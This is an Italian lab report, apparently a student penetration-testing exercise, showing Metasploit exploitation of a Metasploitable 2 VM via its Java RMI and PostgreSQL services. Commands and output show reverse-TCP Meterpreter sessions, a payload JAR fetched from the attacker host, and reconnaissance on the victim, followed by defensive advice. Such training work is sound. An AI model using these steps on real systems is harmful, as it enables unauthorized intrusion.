



S7/L5

ADDRESS: PHONE: WEB:

Via Della Sicurezza 20, Roma, Italia 06 989055942

www.datashields.tech

INDICE

PREPARAZIONE

01

- Configurazione degli Indirizzi di Rete
- Scansione delle porte

SVOLGILMENTO JAVA RMI

02

- Ottenimento della sessione Meterpreter
- Configurazione dell'exploit
- Avvio dell'exploit e connessione al target
- Raccolta delle informazioni dal target

SVOLGILMENTO POSTGRESQL

03

- Selezione e configurazione dell'exploit
- Avvio dell'exploit e connessione al target

CONCLUSIONI

04

OBJECTIVES

01

L'obiettivo di questo esercizio è sfruttare una vulnerabilità nel servizio Java RMI presente sulla porta 1099 della macchina Metasploitable utilizzando Metasploit.

Il fine è ottenere una sessione Meterpreter sulla macchina remota e raccogliere informazioni specifiche sulla configurazione di rete e la tabella di routing della macchina vittima.

OBJECTIVES

02

L'obiettivo di questo esercizio è sfruttare una vulnerabilità nel servizio PostgreSQL presente in Metasploitable per ottenere una sessione Meterpreter sul sistema target.



METASPLOITABLE 2



IP: 192.168.75.111

IP: 192.168.75.1122

PREPARAZIONE

CONFIGURAZIONE INDIRIZZI DI RETE

In primo luogo colleghiamo le nella stessa rete e cambiamo gli IP:

auto eth1 iface eth1 inet static address 192.168.75.112 netmask 255.255.255.0 network 192.168.75.0 broadcast 192.168.75.255 gateway 192.168.75.1

Sudo/etc/network/interfaces
Metasploitable

nano
su

Procediamo con ip a per verificare

3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000 link/ether 2e:c9:63:32:7c:88 brd ff:ff:ff:ff:ff:ff inet 192.168.75.112/24 brd 192.168.75.255 scope global eth1 inet6 fde1:e8f6:e255:14f0:2cc9:63ff:fe32:7c88/64 scope global dynamic valid_lft 2591973sec preferred_lft 604773sec inet6 fe80::2cc9:63ff:fe32:7c88/64 scope link valid_lft forever preferred_lft forever

auto eth1 iface eth1 inet static address 192.168.75.111/24 netmask 255.255.255.0

Sudo/etc/network/interfaces su
Kali Linux

Procediamo anche qua con **ip a** per verificare

```
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu_1500 qdisc fq_codel state UP group default qlen 100 link/ether 42:a9:7e:7e:68:59 brd ff:ff:ff:ff:ff inet 192.168.75.111/24 brd 192.168.75.255 scope global eth1 valid_lft forever preferred_lft forever inet6 fe80::40a9:7eff:fe7e:6859/64 scope link tentative proto kernel_ll valid_lft forever preferred_lft forever
```

```
(kali⊕ kali)-[~]
  ping -c4 meta
6 meta (192.168.75.112) 56(84) bytes of data.
bytes from meta (192.168.75.112): icmp_seq=1 ttl=64 time=8.25 ms
bytes from meta (192.168.75.112): icmp_seq=2 ttl=64 time=1.36 ms
bytes from meta (192.168.75.112): icmp_seq=3 ttl=64 time=1.22 ms
bytes from meta (192.168.75.112): icmp_seq=4 ttl=64 time=1.48 ms

meta ping statistics —
ackets transmitted, 4 received, 0% packet loss, time 3007ms
min/avg/max/mdev = 1.218/3.076/8.248/2.987 ms
```

Per assicurarci si può fare un ping: per esempio kali verso meta (settato con un alias per facilitare sudo nano /etc/hosts)

PREPARAZIONESCANSIONE DELLE PORTE

In seguito ci prepariamo a vedere le porte aperte con una scansione usando NMAP: nmap - A - s V meta

```
L$ nmap -A -sV meta

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-12 00:37 PDT

Nmap scan report for meta (192.168.75.112)

Host is up (0.0011s latency).

Not shown: 977 closed tcp ports (conn-refused)

PORT STATE SERVICE VERSION
```

Evidenziate possiamo notare le porte che ci interessano: 1099/tcp java-rmi e 5432/tcp postgresql



Cos'è Java RMI?

Java RMI (Remote Method Invocation) è una tecnologia di Java che permette a un'applicazione di invocare metodi su un oggetto remoto come se fosse locale. RMI consente a programmi Java di comunicare tra loro su una rete distribuita, supportando la comunicazione tra client e server attraverso metodi di chiamata remota. Questa tecnologia è spesso usata per costruire applicazioni distribuite e sistemi basati su server-client in Java.

Cos'è PostgreSQL?

PostgreSQL è un sistema di gestione di database relazionali open-source e avanzato. Supporta SQL standard e include caratteristiche avanzate come transazioni ACID, indexing avanzato, e supporto per JSON e XML. PostgreSQL è noto per la sua affidabilità, scalabilità e conformità agli standard.

SVOLGIMENTO JAVA RMI

• OTTENIMENTO DELLA SESSIONE DI METERPRETER

Cominciamo lo sfruttamento collegandoci a msfconsole

```
Metasploit tip: When in a module, use back to go back to the top level
           ______
       ______
       ************
           *********
                    *****
          ## ## ##
https://metasploit.com
    metasploit v6.4.15-dev
2433 exploits - 1251 auxiliary - 428 post
1471 payloads - 47 encoders - 11 nops
```

Cerchiamo il modulo con il comando java_rmi e usiamo il primo con il comando use 1.

SVOLGIMENTO JAVA RMI

CONFIGURAZIONE EXPLOIT

Successivamente utilizziamo il comando **show options** per vedere tutte le opzioni configurabili, ci interessano quelle con la dicitura "yes" nella colonna **Required**.

Dunque procediamo a settare il target (meta) con **rhost** e la macchina attaccante con **lhost**, (nella mia macchina virtuale Kali Linux ha due schede di rete, perciò devo cambiare l'ip). Verifichiamo i cambiamenti con **show options**.



SVOLGIMENTO • AVVIO EXPLOIT E CONNESSIONE TARGET

Una volta che la configurazione è ottimale arriviamo al momento di lanciare il comando di avvio, dunque digitiamo exploit e da come si può notare dall'immagine la connessione è andata a buon fine creando una sessione.

```
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.75.111:4444
[*] 192.168.75.112:1099 - Using URL: http://192.168.75.111:8080/RNNXaiX5L8U805
[*] 192.168.75.112:1099 - Server started.
[*] 192.168.75.112:1099 - Sending RMI Header...
[*] 192.168.75.112:1099 - Sending RMI Call...
[*] 192.168.75.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.75.112
[*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:38985) at 2024-07-12 00:50:54 -0700
meterpreter > ■
```

Possiamo provare a mandare il comando getuid per ottenere informazioni sui privilegi dell'utente nella sessione corrente, in questo caso stiamo eseguendo al sessione come root.

```
<u>meterpreter</u> > getuid
Server username: root
```

SVOLGIMENTO JAVA RMI RACCOLTA DELLE INFORMAZIONI DAL TARGET

Per ottenere le evidenze richieste iniziamo con un **ifconfig** che ci mostra la configurazione di rete:

```
meterpreter > ifconfig
Interface
Name
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::
Interface 2
             : eth1 - eth1
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.75.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fde1:e8f0:e255:14f0:2cc9:63ff:fe32:7c88
IPv6 Netmask : ::
IPv6 Address : fe80::2cc9:63ff:fe32:7c88
IPv6 Netmask : ::
Interface 3
             : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.236.3
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::45d:44ff:fe32:84a0
IPv6 Netmask : ::
```

Dopodiché
utilizziamo il
comando route
per avere
informazioni
sulla tabella di
routing.

```
meterpreter > route
IPv4 network routes
   Subnet
                    Netmask
                                   Gateway Metric Interface
    127.0.0.1
                    255.0.0.0
    192.168.75.112 255.255.255.0 0.0.0.0
    192.168.236.3
                    255.255.255.0 0.0.0.0
IPv6 network routes
    Subnet
                                                      Gateway
                                                               Metric Interface
    fde1:e8f0:e255:14f0:2cc9:63ff:fe32:7c88
    fe80::45d:44ff:fe32:84a0
    fe80::2cc9:63ff:fe32:7c88
```

SVOLGIMENTO POSTGRESQL


• OTTENIMENTO DELLA SESSIONE DI METERPRETER

Chiudiamo la sessione corrente con exit e torniamo indietro per selezionare la configurazione con back.

Come fatto in precedenza cerchiamo il payload di interesse:

```
msf6 > search postgres
```

Per il nostro esercizio seleziono il numero 27 e con il comando show options possiamo verificare le configurazioni.



ELEONORA VIOLA

SVOLGIMENTO POSTGRESQL


.

• AVVIO DELL'EXPLOIT E CONNESSIONE AL TARGET

Quindi come nel primo caso procediamo a settare il target e l'attaccante rispettivamente con rhost e lhost.

```
msf6 exploit(linux/postgres/postgres_payload) > set rhost 192.168.75.112
rhost ⇒ 192.168.75.112
msf6 exploit(linux/postgres/postgres_payload) > set lhost 192.168.75.111
lhost ⇒ 192.168.75.111
```

Verifichiamo che sia tutto in regola con show options:



Ed ecco che si può procedere con l'exploit:

```
6 msf6 exploit(linux/postgres/postgres_payload) > exploit
6
8 [*] Started reverse TCP handler on 192.168.75.111:4444
| [*] 192.168.75.112:5432 - PostgreSQL 8.3.1 on i486-pc-linux-gnu, compiled by GCC cc (GCC) 4.2.3 (Ubuntu 4.2.3-2ubuntu4)
8 [*] Uploaded as /tmp/DiSwtoFH.so, should be cleaned up automatically
1 [*] Sending stage (1017704 bytes) to 192.168.75.112
1 [*] Meterpreter session 1 opened (192.168.75.111:4444 → 192.168.75.112:59496) at 2024-07-12 01:14:41 -0700
```

SVOLGIMENTO POSTGRESQL

AVVIO DELL'EXPLOIT E CONNESSIONE AL TARGET

Come si può vedere la sessione è attiva e si può procedere con qualche comando, per esempio **pwd** e **ls**:

```
meterpreter > sessions -i 1
[*] Session 1 is already interactive.
meterpreter > getuid
Server username: postgres
```

```
meterpreter > pwd
/var/lib/postgresql/8.3/main
meterpreter > ls
Listing: /var/lib/postgresql/8.3/main
                 Size Type Last modified
Mode
                                                       Name
100600/rw-
                       fil (
                             2010-03-17 07:08:46 -0700
                                                       PG_VERSION
                 4096 dir
                             2010-03-17 07:08:56 -0700
040700/rwx-
                :4096 dir
040700/rwx-
                             2024-07-12 03:15:32 -0700
                                                       global
                4096 dir
                             2010-03-17 07:08:49 -0700
040700/rwx-
                                                       pg_clog
040700/rwx-
                 4096 dir
                             2010-03-17 07:08:46 -0700 pg_multixact
                             2010-03-17 07:08:49 -0700 pg_subtrans
040700/rwx-
                4096 dir
                                                       pg_tblspc
040700/rwx-
                 4096 dir
                             2010-03-17 07:08:46 -0700
                                                       pg_twophase
040700/rwx-
                 4096 dir 2010-03-17 07:08:46 -0700
```

CONCLUSIONI

COME DIFENDERSI?

Per proteggersi dalle vulnerabilità di Java RMI (Remote Method Invocation) e PostgreSQL, è essenziale implementare una serie di pratiche di sicurezza che includono l'aggiornamento regolare dei software, configurazioni di sicurezza rigorose e monitoraggio continuo.

Alcune soluzioni potrebbero essere:

1. Aggiornamenti e Patch:

 Mantenere aggiornati i software e applicare tempestivamente tutte le patch di sicurezza rilasciate dal produttore.

2. Configurazione Sicura:

- Configurare i servizi RMI per richiedere l'autenticazione.
- Disabilitare le funzionalità non necessarie e utilizza policy di sicurezza Java per limitare i permessi delle applicazioni RMI.

3. Firewall e Controlli di Rete:

- Usa firewall per limitare gli accessi solo a IP autorizzati.
- Implementare sistemi di rilevamento e prevenzione delle intrusioni (IDS/IPS) per monitorare e bloccare tentativi di exploit noti.

4. Gestione dei Privilegi:

- Seguire il principio del minimo privilegio, assegnando solo i permessi necessari agli utenti e ai ruoli del database.
- Rimuovere o disabilitare gli account di default e inutilizzati.
- Monitorare e gestire attentamente gli account con privilegi elevati.

ELEONORA VIOLA



THANK YOU

ADDRESS: PHONE: WEB:

Via Della Sicurezza 20, Roma, Italia 06 989055942

www.datashields.tech